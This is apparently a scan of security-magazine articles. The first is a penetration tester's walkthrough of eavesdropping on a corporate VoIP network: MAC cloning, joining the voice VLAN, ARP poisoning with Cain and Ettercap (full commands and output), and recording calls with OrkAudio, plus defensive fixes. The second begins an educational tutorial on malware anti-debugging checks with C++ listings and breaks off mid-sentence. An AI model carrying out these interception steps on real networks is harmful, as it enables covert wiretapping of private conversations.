




Figure 3. This screenshot helps you choose the network adapter you want to capture data



**Figure 4.** This is a standard CAIN screenshot to demonstrate that you need to activate the sniffer function before executing the ARP Poisoning function



**Figure 5.** This is a screenshot where you choose your victim and the gateway you want to emulate



**Figure 6.** This is a screenshot when you activate the ARP poisoning function

from a new MAC address that is not in the MAC address white list table. If you have physical access to the phone, you can unplug it and change your MAC address to that of the phone's. This will allow you to circumvent port-security (See Figure 2).

When you create the interface for the specific VLAN you need to reboot the machine, otherwise the interface isn't available in the CAIN sniffer's menu, the interesting part is that you received an address from a DHCP Server, in the same range as that of the IP phones. (You can also use Ettercap in Windows but it was rather erratic than useful, the good stuff is in Linux) I loaded up CAIN and ABLE, to prepare the unit for the MITM attack, using ARP Spoofing. You can install Cain and Able from the following Link (<http://www.oxid.it/cain.html>)

## Cain

Cain is a Windows password recovery tool; you can actually get passwords by sniffing or cracking hashes. You can also do Cryptanalysis attacks. Also, you can get passwords with MITM and Arp Poisoning. You need to go to configure and choose your virtual adapter that has the IP address in the phones VLAN. Afterward, you need to click capture to start capturing information on the current network; it's beside the atomic icon (See Figure 3).

Then you need to click the APR tab, and click on top, also named APR, you need to click on the window and then the blue + sign will enable you to see the ARP Poisoning interface (See Figure 4). You need to select on the left side, the router/gateway you want to impersonate and on the right side the computer/phone you want to ARP poison (See Figure 5). Then click the atomic logo (See Figure 6). The poisoned routes will appear and you know that the traffic will be saved (See Figure 7).

Now that the phone is actually routing through my computer and goes to the phone system, I can intercept voice traffic with CAIN or OrkAudio 0.5X, previously installed on my test machine. Now, to see if CAIN properly captured some VOIP data, you will see in the VoIP tab the current information captured (See Figure



8). Please note if you kill Cain in the MITM process, the phone will not be able to instantly reconnect to the phone system (media gateway).

### Solution

Protection against ARP Spoofing can be achieved by implementing DHCP Snooping. This is implemented on your switching equipment, by using DHCP snooping you will tell your switching equipment to give specific MAC or IP addresses to your hosts.

Certain switches have the ARP Security function in their DHCP Snooping tool sets. It's a rough equivalent of NAC. With this you have the ability of preventing ARP spoofing. You can now play the audio file with your favorite player, the files are located in c:\program files\cain\voipl \*VLC is a media player available at (<http://www.videolan.org/vlc/>) (See Figure 9). There may be a case that in the IP1 (codec) or IP2 (codec) is unsupported, this is why I use OrkAudio, which will provide more supported codecs. If you used OrkAudio only, you can find your captures in the following directory, C:\program files\OrkAudio\AudioRecordings\200X

### Orkaudio

OrkAudio is a modular and cross-plat form system for recording and retrieving of audio streams. The project currently supports VoIP and sound device based captures. Metadata recordings can be stored in any mainstream database. Retrieval of captured sessions is web based. I had an issue where a phone was using a different audio codec, and this was remediated by using OrkAudio. I actually used both to maximize the chances of success. OrkAudio is available at (<http://oreka.sourceforge.net/download/windows>) OrkAudio installs as a service and is pretty easy to use; it will automatically start after installation. The user actually initiates a call to someone, and OrkAudio will start capturing any interesting RTP packets with voice information.

### Linux Solution

Please note this is also possible in Linux. For people that only use Linux




Figure 7. This is a cain screenshot about your MITM session and ARP poisoning routes




Figure 8. This is a screenshot of CAIN tab VOIP, you can see voice capture information.




Figure 9. This is a screenshot of VLC a multimedia player

```
madman@090905012:~$ sudo vconfig add eth0 415
[sudo] password for madman:
Sorry, try again.
[sudo] password for madman:
WARNING: Could not open /proc/net/vlan/config. Maybe you need to load the 8021
q module, or maybe you are not using PROCFS??
Added VLAN with VID == 415 to IF -:eth0:-
madman@090905012:~$ sudo modprobe bonding
madman@090905012:~$ sudo ifconfig bond0 up
madman@090905012:~$ sudo ifenslave bond0 eth0.415
madman@090905012:~$ sudo dhclient bond0
There is already a pid file /var/run/dhclient.pid with pid 5731
killed old client process, removed PID file
Internet Systems Consortium DHCP Client V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/

Listening on LPF/bond0/00:24:e8:95:8c:f8
Sending on LPF/bond0/00:24:e8:95:8c:f8
Sending on Socket/fallback
DHCPCREQUEST of 10.228.15.144 on bond0 to 255.255.255.255 port 67
DHCPCACK of 10.228.15.144 from 10.228.15.129
bound to 10.228.15.144 -- renewal in 289744 seconds.
madman@090905012:~$
```

**Figure 10.** This is a screenshot about getting an actual IP address in the voice VLAN, and it's relevant information about getting an address in that DHCP scope

```
madman@090905012:~$ sudo ettercap -i bond0 -Tq -M arp:remote /10.228.15.129/ /10.228.15.136/

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on bond0... (Ethernet)

bond0 -> 00:24:E8:95:8C:F8 10.228.15.144 255.255.255.128

SSL dissection needs a valid 'redir_command' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

 28 plugins
 39 protocol dissectors
 53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 10.228.15.129 00:18:19:55:F7:7F
GROUP 2 : 10.228.15.136 00:1E:CA:FF:4A:24
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

**Figure 11.** This is a screenshot when you initiate the MITM attack, you get relevant information in this screenshot

```
Received packets : 993958
Dropped packets : 0 0.00 %
Forwarded : 642 bytes: 86871

Current queue len : 0/11
Sampling rate : 50

Bottom Half received packet : pck: 1404 byte: 225184
Top Half received packet : pck: 642 byte: 68895
Interesting packets : 45.73 %

Bottom Half packet rate : worst: 22441 adv: 31029 p/s
Top Half packet rate : worst: 49999 adv: 67529 p/s

Bottom Half thruoutput : worst: 1781629 adv: 4972028 b/s
Top Half thruoutput : worst: 1241573 adv: 6941024 b/s

Received packets : 1033816
Dropped packets : 0 0.00 %
Forwarded : 656 bytes: 89671

Current queue len : 0/11
Sampling rate : 50

Bottom Half received packet : pck: 1432 byte: 231176
Top Half received packet : pck: 656 byte: 71303
Interesting packets : 45.81 %

Bottom Half packet rate : worst: 22441 adv: 31029 p/s
Top Half packet rate : worst: 49999 adv: 65969 p/s

Bottom Half thruoutput : worst: 1781629 adv: 4972028 b/s
Top Half thruoutput : worst: 1241573 adv: 7131939 b/s
```

**Figure 12.** This is a statistic screen in the ethercap program, by pressing S you can have details about the MITM session you initiated to your victim

as their main operating system you could do the same and capture VOIP conversations on the network with the same attacks described above. First you need to allow Linux to get the information from VLAN 415. I used Ubuntu 9.04 for this purpose.

You need to restart the networking services to ensure the changes have been done.

```
sudo vconfig add eth0 415
sudo modprobe bonding
sudo ifconfig bond0 up
sudo ifenslave bond0 eth0.415
```

Also, you will need to get an IP address in the phone VLAN, (see Figure 10) which will be added automatically if your phones are setup in DHCP mode:

```
sudo dhclient bond0
```

You should get a new address, in this case I received 10.228.15.144 which was perfect. First initiate your MITM session with ettercap -i bond0 -Tq -M arp:remote /10.228.15.129/ /10.228.15.136/ (See Figure 11).

## Ettercap

Ettercap is a Unix and Windows tool for computer network protocol analysis and security auditing. It is capable of intercepting traffic on a network segment, capturing passwords, and conducting active eavesdropping against a number of common protocols. You can also use modules and plug-ins to do attacks. Also to see if there is pertinent traffic on the network, you can press S in ettercap (See Figure 12). I also used OrkAudio in Ubuntu to capture the voice information. You can install OrkAudio from the following link (<http://oreka.sourceforge.net/download/debian>).

You should start OrkAudio to begin the capture of potential VOIP conversations, this will be your main GOAL to be successful in this attack (See Figure 12). Start the application with the following command: sudo Orkaudio debug

While initiating a call you will get a lot of details in the OrkAudio window, some

```

madman@y090905012:~$ sudo orkaudio debug
[sudo] password for madman:
2009-07-14 17:49:14.225 INFO root:117 -
OrkAudio service starting

2009-07-14 17:49:14.336 INFO root:93 - Loaded plugin: /usr/lib/orkaudio/plugins
librtmiser.so
2009-07-14 17:49:14.337 INFO immediateProcessing:53 - thread starting - queue s
ize:10000
2009-07-14 17:49:14.337 INFO batchProcessing:129 - thread Th0 starting - queue
size:20000
2009-07-14 17:49:14.384 INFO root:87 - Loaded plugin: /usr/lib/libvoip.so
2009-07-14 17:49:14.386 INFO packet:835 - Initializing VoIP plugin
2009-07-14 17:49:14.390 INFO packet:753 - Available pcap devices:
2009-07-14 17:49:14.390 INFO packet:760 - * eth0 -
2009-07-14 17:49:14.390 INFO packet:781 - Successfully opened device. pcap hand
le:91f6209
2009-07-14 17:49:14.392 INFO packet:760 - * eth0.415 -
2009-07-14 17:49:14.392 INFO packet:760 - * bond0 -
2009-07-14 17:49:14.397 INFO packet:781 - Successfully opened device. pcap hand
le:91f6a48
2009-07-14 17:49:14.397 INFO packet:760 - * eth1 -
2009-07-14 17:49:14.397 INFO packet:760 - * any - Pseudo-device that captures o
n all interfaces
2009-07-14 17:49:14.405 INFO packet:760 - * lo -
2009-07-14 17:49:14.406 INFO packet:617 - Start Capturing: pcap handle:91f6209
2009-07-14 17:49:14.406 INFO packet:617 - Start Capturing: pcap handle:91f6a48
2009-07-14 17:49:29.582 INFO rtpsession:347 - NRA: list packet s1: 10.228.15.136,5200 10.228.1.46,5238 seq:4944 ts:432248526 len:160 type:0
2009-07-14 17:49:29.582 INFO rtpsession:347 - NRA: created by RTP packet
2009-07-14 17:49:30.636 INFO rtpsession:370 - NRA: list packet s2: 10.228.1.46,5238 10.228.15.136,5200 seq:59182 ts:1470361332 len:160 type:0
2009-07-14 17:49:30.637 INFO rtpsession:403 - NRA: 10.228.1.46,5238 Applying timestamp corrective delta:1038112486
2009-07-14 17:49:30.497 INFO rtpsession:76 - NRA: 10.228.1.46,5238 RawRtp Session start, timestamp:1247593770
2009-07-14 17:49:30.497 INFO port:166 - #10.228.1.46,5238: start
  
```

**Figure 13.** This is a screenshot on the pre-capture information, when the MITM is active but a call has not been initiated

```

2009-07-14 17:49:14.405 INFO packet:760 - * lo -
2009-07-14 17:49:14.406 INFO packet:617 - Start Capturing: pcap handle:91f6209
2009-07-14 17:49:29.582 INFO rtpsession:347 - NRA: list packet s1: 10.228.15.136,5200 10.228.1.46,5238 seq:4944 ts:432248526 len:160 type:0
2009-07-14 17:49:29.582 INFO rtpsession:347 - NRA: created by RTP packet
2009-07-14 17:49:30.636 INFO rtpsession:370 - NRA: list packet s2: 10.228.1.46,5238 10.228.15.136,5200 seq:59182 ts:1470361332 len:160 type:0
2009-07-14 17:49:30.637 INFO rtpsession:403 - NRA: 10.228.1.46,5238 Applying timestamp corrective delta:1038112486
2009-07-14 17:49:30.497 INFO rtpsession:76 - NRA: 10.228.1.46,5238 RawRtp Session start, timestamp:1247593770
2009-07-14 17:49:30.497 INFO port:166 - #10.228.1.46,5238: start
2009-07-14 17:50:33.643 INFO rtpsession:1017 - NRA: 10.228.1.46,5238 Expired
2009-07-14 17:50:33.643 INFO rtpsession:56 - NRA: 10.228.1.46,5238 Session stop, num RTP packets:1696, last updated:1247593786
2009-07-14 17:50:33.644 INFO port:104 - #10.228.1.46,5238: stop
2009-07-14 17:50:33.644 INFO tapelist:210 - date=2009-07-14 17:49:30 duration=16 direction=unkn capturePort=10.228.1.46,5238 localParty=10.228.15.136 remote
Party=10.228.1.46 localEntryPoint=localIp=10.228.15.136 remoteIp=10.228.1.46
2009-07-14 17:50:33.660 INFO batchProcessing:165 - Th0 processing: 20090714.174930.10.228.1.46,5238
2009-07-14 17:50:33.660 INFO batchProcessing:202 - Th0 RTP payload type:0
2009-07-14 17:50:33.707 INFO batchProcessing:266 - Th0 deleting native: 20090714.174930.10.228.1.46,5238
2009-07-14 17:50:33.707 INFO reporting:79 - hostname=y090905012 type=tape recid=20090714.174930.10.228.1.46,5238 stage=stop capturePort=10.228.1.46,5238 tim
stamp=1247593770 filename=2009/07/14/17/20090714.174930.10.228.1.46,5238.wav localParty=10.228.15.136 localEntryPoint= remoteParty=10.228.1.46 direction=unkn
duration=16 service=orkaudio-y090905012 localIp=10.228.15.136 remoteIp=10.228.1.46
2009-07-14 17:50:33.714 ERROR reporting:116 - Could not contact orkrack
  
```

**Figure 14.** This is a screenshot which contains details about the voip session capture, you have a lot of details on RTP packets and audio data. Because the MITM is active and a call is initiated

```

madman@y090905012:~/var/log/orkaudio/2009/07/14/17$ pwd
~/var/log/orkaudio/2009/07/14/17
madman@y090905012:~/var/log/orkaudio/2009/07/14/17$ ls
20090714.174930.10.228.1.46,5238.mcf
madman@y090905012:~/var/log/orkaudio/2009/07/14/17$ ls
20090714.174930.10.228.1.46,5238.wav
madman@y090905012:~/var/log/orkaudio/2009/07/14/17$ ls
20090714.174930.10.228.1.46,5238.wav
madman@y090905012:~/var/log/orkaudio/2009/07/14/17$ █
  
```

**Figure 15.** Is a screenshot where the audio files reside, this will let you listen the conversation you have recorded with the software

information about a call server, port details and data about the voice capture (See Figure 14). You need to modify the file /etc/orkaudio/config.xml to reflect your choices, in the adapter selection I used bond0

You might have to switch audio codecs. Then you execute OrkAudio debug and you will find your capture files in /var/log/orkaudio/200X. Please note if you kill Ettercap in the MITM process, the phone will not be able to instantly reconnect to the phone system (media gateway).

**Solution**

To prevent this issue you need to enable encryption on your PBX, Media Gateways or Phone systems accordingly, using a CS1000 from Nortel, I activated this option in the phone settings directly. Please note that you need to activate this feature on the entire infrastructure or you might have issues with communication.

Example: An encrypted phone can communicate with other phones but the unencrypted phones cannot communicate with you. Also, when you receive the encrypted VOIP conversation all you hear is garbage. A good IDS/IPS system could alert the administrators of my presence on this network.

**Conclusion**

It's important to realize that this phone system was implemented by a third party firm(one of the largest). As you can see, security is not the primary focus of most integrators, and as security professionals we are here to remind them of these findings and correct the issues when they occur. In my opinion, we need to be proactive in this respect.

**Marc-Andre Meloche, Security+**  
 Marc-Andre is a 10-year IT security industry veteran with experience in several security-related fields. He is currently serving as a senior analyst at Virtual Guardian Inc (www.virtualguardian.ca) the first IT security consultancy company in Canada to have obtained the ISO 27001 certification.



MAREK ZMYŚŁOWSKI

# Detecting Debuggers

Difficulty



Know your enemy. The more you know about your enemy, the more effectively you can fight him and protect from him. But this rule works in both directions. Not only do security specialists try to know about malicious code but also bad guys try to protect and hide from them.

In the world of Internet many kinds of malicious software create havoc – Trojan horses, worms, viruses. Security specialists stand in a fight to neutralize and stop these programs. They are trying to understand how this software works. They are using all kinds of specialized and very powerful software which gives them many capabilities. IDA Pro is one such program which provides extensive functionality for software analysis and debugging. But malicious software doesn't give up. There are many methods used to detect and hide against this kind of analysis. This article presents how a process can detect if it is actually being debugged. Hiding and obfuscation are different problems and will not be described herein. This article wasn't written to help malicious software programmers but to show what methods they use. If we know these methods we can better discover these kind of software instances. Methods described herein are categorized in four groups depending on how they work and what mechanisms they use.

All examples were compiled in Microsoft Visual Studio 2008 Express Edition in Windows XP SP2 operating system. The following debuggers were used: OllyDbg version 1.10 and IDA Pro version 5.2.0.

## Methods using information about a process

These methods are based on information about the process itself. Special functions and variables

exist that can directly inform you if a process is being debugged.

### Function `IsDebuggerPresent`

This is the easiest way to check if a program is being debugged – just ask the system. Function returns 1 if the process is connected to a debugger or 0 if it isn't. Listing 1 shows a fragment of code that uses this function.

### Reading variable `BeingDebugged` from the PEB structure of the process

This method uses a similar mechanism as the previous one. However, the system function isn't called directly but the special variable in the PEB (*process environment block*) structure is checked. The PEB structure describes processes in many ways. It is always stored under the same address `fs:[30h]` for each process. `BeingDebugged` is one of its fields. Value 1 means that process is connected to the debugger. Listing 2 shows a fragment of the code, which can be used to check this field. The inline assembly fragment simplifies the code.

### Function `CheckRemoteDebuggerPresent`

This function checks if the process is connected to a remote debugger. The word *remote* is understood by Microsoft as a separate process which doesn't necessarily have to work on a remote machine. This function is recommended by Microsoft on the MSDN website as an alternative

## WHAT YOU WILL LEARN...

What methods and mechanisms can a process use to check if it is being debugged

How to implement these mechanisms

## WHAT SHOULD YOU KNOW...

Basic programming skills in C++ and assembly language

How to use Visual Studio C++, OllyDbg, IDA Pro

How to use Windows API

Basic knowledge about exceptions in Microsoft Windows OSs

to the two methods presented earlier. The main reason for this is the unsure future of the `PEB` structure. In the next release of Windows this structure may not exist. Listing 3 shows how to use the `CheckRemoteDebuggerPresent` function.

## Function NtQueryInformationProcess

This function allows a user to get different information about the process. In this case the function can be used similar to the `CheckRemoteDebuggerPresent` function, which checks for the presence of a debugger. To use this function one needs to set the `ProcessInformationClass` function parameter to the value `ProcessDebugPort` (0x07). Because the `NtQueryInformationProcess` function isn't accessible by Windows API, its address needs to be retrieved directly from the `ntdll.dll` file. If the function executes correctly and the `ProcessInformation` parameter value is set to -1, the process is being debugged. Listing 4 shows function code which uses this function and returns `true` if the process is being debugged or `false` if the process isn't being debugged.

## Reading the NtGlobalFlag value from the PEB structure of the process

The `PEB` structure isn't described 100% on the official MSDN website. Some information is omitted. That is why I advise to visit the page with undocumented functions and structures of the Microsoft Windows system. This site can be found at <http://undocumented.ntinternals.net/>. Further detail about the `PEB` can be found on this site.

`NtGlobalFlag` is a field, which defines how the working process has to behave. This flag is set to 0 during normal program execution (program isn't debugged). In other cases the value can be set to the following::

```
FLG_HEAP_ENABLE_TAIL_CHECK (0x10),
FLG_HEAP_ENABLE_FREE_CHECK (0x20),
FLG_HEAP_VALIDATE_PARAMETERS (0x40).
```

Listing 5 shows how to check which flags were set.

**Listing 1.** Using the function `IsDebuggerPresent`

```
if(IsDebuggerPresent())
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 2.** Reading the `BeginDebugged` variable from the `PEB` structure of the process

```
char IsDbgPresent = 0;
__asm
{
    mov eax, fs:[30h] // PEB structure address
    mov al, [eax + 02h] // BeginDebugged variable address
    mov IsDbgPresent, al
}
if(IsDbgPresent)
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 3.** Using the `CheckRemoteDebuggerPresent` function

```
BOOL IsRemoteDbgPresent = FALSE;
CheckRemoteDebuggerPresent(GetCurrentProcess(), &IsRemoteDbgPresent);
if(IsRemoteDbgPresent)
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 4.** Using the `NtQueryInformationProcess` function

```
//
// Function NtQueryInformationProcessTest
// Return: true - if debugger exists; false - if debugger does not exist;
//
bool NtQueryInformationProcessTest()
{
    typedef NTSTATUS (WINAPI *pNtQueryInformationProcess)
        (HANDLE, ULONG, PVOID, ULONG, PULONG);
    HANDLE hDebugObject = NULL;
    NTSTATUS Status;
    // Getting function address
    pNtQueryInformationProcess NtQueryInformationProcess = (pNtQueryInformationProcess)
        GetProcAddress(GetModuleHandle(TEXT("ntdll.dll")), "NtQueryInformationProcess");
    Status = NtQueryInformationProcess(GetCurrentProcess(), 7, &hDebugObject, 4,
        NULL);
    if(Status == 0x00000000 && hDebugObject == (HANDLE)-1)
        return true;
    else
        return false;
}
```

**Listing 5.** Reading the `NtGlobalFlag` field from the `PEB` structure of the process

```
unsigned long NtGlobalFlags = 0;
__asm
{
    mov eax, fs:[30h]
    mov eax, [eax + 68h]
    mov NtGlobalFlags, eax
}
if(NtGlobalFlags & 0x70)
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 6.** Reading the `HeapFlags` value from the `PEB.ProcessHeap` structure of the process

```
unsigned long HeapFlags = 0;
__asm
{
    mov eax, fs:[30h] // PEB structure address
    mov eax, [eax+18h] // ProcessHeap structure address
    mov eax, [eax+0Ch] // HeapFlags field address
    mov HeapFlags, eax
}
if(HeapFlags & 0x20)
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 7.** Reading the `ForceFlags` value from the `PEB.ProcessHeap` structure of the process

```
unsigned long ForceFlags = 0;
__asm
{
    mov eax, fs:[30h] //Adres struktury PEB
    mov eax, [eax+18h] //Adres struktury Heap
    mov eax, [eax+10h] //Adres pola ForceFlags
    mov ForceFlags, eax
}
if(ForceFlags)
{
    cout << " - Debugger was found\n";
}
else
{
    cout << " - Debugger was not found\n";
}
```

**Listing 8.** The new exception handler

```
EXCEPTION_DISPOSITION __cdecl
exceptionhandler (struct _EXCEPTION_RECORD *ExceptionRecord, void * EstablisherFrame,
    struct _CONTEXT *ContextRecord, void * DispatcherContext )
{
    ContextRecord->Eip = *((DWORD *)EstablisherFrame)+2;
    ContextRecord->Ebp = *((DWORD *)EstablisherFrame)+3;
    return ExceptionContinueExecution;
}
```

The value `0x70` presented in the conditional statement is a bit sum of following flags: `(FLG_HEAP_ENABLE_TAIL_CHECK | FLG_HEAP_ENABLE_FREE_CHECK | FLG_HEAP_VALIDATE_PARAMETERS)`.

## Reading the `HeapFlags` value from the `PEB.ProcessHeap` structure of the process

`ProcessHeap` is another structure, that isn't described on the MSDN website. It is used for describing the heap of the process and its behavior. That is why the debugged process needs to set a different value inside the `ProcessHeap` structure than normally. So the `HeapFlags` field value needs to be checked. It is set to `0x20` (`HEAP_GROWABLE`) when the process is running normally. When the process is ran by the debugger, two more flags are set:

```
HEAP_TAIL_CHECKING_ENABLED (0x20)
HEAP_FREE_CHECKING_ENABLED (0x40).
```

The typical value of the `HeapFlags` field is `0x50000062` but it depends on the `NtGlobalFlag` field value. Listing 6 shows how to use that field.

## Reading the `ForceFlags` value from the `PEB.ProcessHeap` structure of the process

The value of this field is also used to control the heap behavior. The value `0` means that the process isn't being debugged. Any other value (usually `0x40000060`) means that the process is being debugged. Listing 7 shows how to use this method.

## Breakpoint methods

*Breakpoint:* is a signal sent to a debugger. It informs the debugger to freeze the current process in at particular point. The program goes to debug mode. This mode doesn't exit the program but instead it allows it to resolve it in any moment.

Breakpoints are the basic elements of debuggers. That is why they are a powerful weapon in their detection.

## INT 3

This interrupt is used by debuggers to set software breakpoint. The debugger sets this

